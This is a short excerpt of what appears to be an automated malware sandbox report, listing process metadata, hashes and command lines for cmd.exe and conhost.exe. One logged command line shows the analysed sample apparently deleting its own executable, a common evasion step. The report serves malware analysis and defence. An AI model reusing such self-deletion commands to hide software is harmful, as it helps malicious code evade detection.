Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\CtTYTpaAKA.exe'
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4816 Parent PID: 6600

General

Start time:	19:13:35
Start date:	27/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis